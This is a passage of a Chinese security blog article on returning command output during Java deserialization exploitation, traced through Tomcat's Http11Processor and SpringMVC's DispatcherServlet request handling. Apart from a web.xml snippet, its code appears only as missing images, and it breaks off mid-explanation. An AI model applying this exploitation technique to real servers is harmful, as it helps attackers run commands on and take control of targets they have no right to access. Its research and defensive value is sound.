JAVA反序列化基于常见框架_中间件回显方案

原创六号刃部 酒仙桥六号部队
2020-08-26原文

这是 **酒仙桥六号部队** 的第 **68** 篇文章。

全文共计2194个字，预计阅读时长8分钟。


概述

JAVA反序列化漏洞是JAVA中最常见的可以直接获取目标权限的漏洞，通过反序列化回显的思路也是越来越多，如通过远程加载回显、在目标网站写文件、通过URLClassLoader回显、借助dnslog回显等。这些思路多少都有些瓶颈。一旦遇到了目标因网络策略严格无法出网，则需要借助Dnslog的打法效果会失效。如果可以直观的返回命令执行结果，那岂不是更香？


知识点

Tomcat处理流程

在tomcat自己实现的Servlet处打断点，观察tomcat调用栈大致执行流程：



调用过程可以直接用下图直观显示：




Connector用于接收请求并将接收的请求封装为Request和Response来具体处理，Connector实现流程大致为：Acceptor用于监听请求，并在Handler处接收Socket，Endpoint用来处理底层Socket的网络连接，Processor用于将Endpoint接收到的Socket封装成Request，Adapter用于将Request交给Container进行具体的处理。

SpringMVC处理流程

SpringMVC中通过DispatcherServlet对http请求做初始化操作，在讲回显思路之前，先一讲下有SpringMVC框架和无框架下Tomcat的request以及response处理容器关系图。


Tomcat 普通的一个Servlet 的类的继承与实现关系：



首先通过web.xml配置servlet的处理类为DispatcherServlet，所有的请求都在这个类中处理。

```xml
<servlet>
    <servlet-name>dispatcher</servlet-name>
    <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
    <init-param>
        <!--SpringMVC配置参数文件的位置 -->
        <param-name>contextConfigLocation</param-name>
        <!--默认名称为ServletName-servlet.xml -->
        <param-value>/WEB-INF/dispatcher-servlet.xml</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
    <servlet-name>dispatcher</servlet-name>
    <url-pattern>/</url-pattern>
</servlet-mapping>
<!--统一编码-->
```

我们看一下DispatcherServlet的继承与实现关系：



可以发现，Spring本质就是一个做了增强功能的Servlet，对比Tomcat，分别是增加了HttpServletBean，FrameworkServlet以及DispatcherServlet（web.xml配置的Servlet），根据当我们的请求到达SpringMVC，会通过DispatcherServlet处理，根据多态的特点，会优先调用springmvc框架增强实现的Servlet的方法进行请求处理以及Spring bean容器初始化等一系列操作，再之后就可以通过注解RequestMapping的方式进行对请求路由进行处理。

通用回显思路

既然知道了框架中的请求处理流程，那么回显思路也非常清晰了：


1. 获取存储在公共变量中的Request与Response对象。
2. 通过读取Request对象获取命令。
3. 通过写入Response对象完成回显。

明确了回显思路，下面将介绍如何从spring/tomcat中找到我们想要的公共变量，并完成回显。


基于Tomcat回显方案

当反序列化触发时，无法像普通的Filter/Servlet一样，直接获取到Request与Response对象。因此，必须另想办法拿到这些对象，完成命令获取以及回显。


我们在本地启动一个webapp，打上断点进行调试，根据调用栈一路向上跟踪至req和res对象初始化的类Http11Processor。它的构造函数如下：




Http11Processor父类AbstractProcessor的构造函数中，初始化了Request与Response对象：



在AbstractProcessor中可以通过getRequest获取当前req：




在Request中有getResponse方法：





如果想返回内容，则调用链路为：

Http11Processor.getRequest() -> Request.getResponse() ->Response.doWrite()




那么如何获取Http11Processor？通过调用栈可以发现，AbstractProtocol处调用了createProcessor：





接下来就是如何获取processor，向上跟踪发现AbstractProtocol中process初始化了process：




如果processor为空，则创建processor，并且将调用register方法注册，跟进register。

此处有两处分别进行了注册动作，一次是注册到当前线程变量global中，另一次则是注册到tomcat服务器的register注册表中：

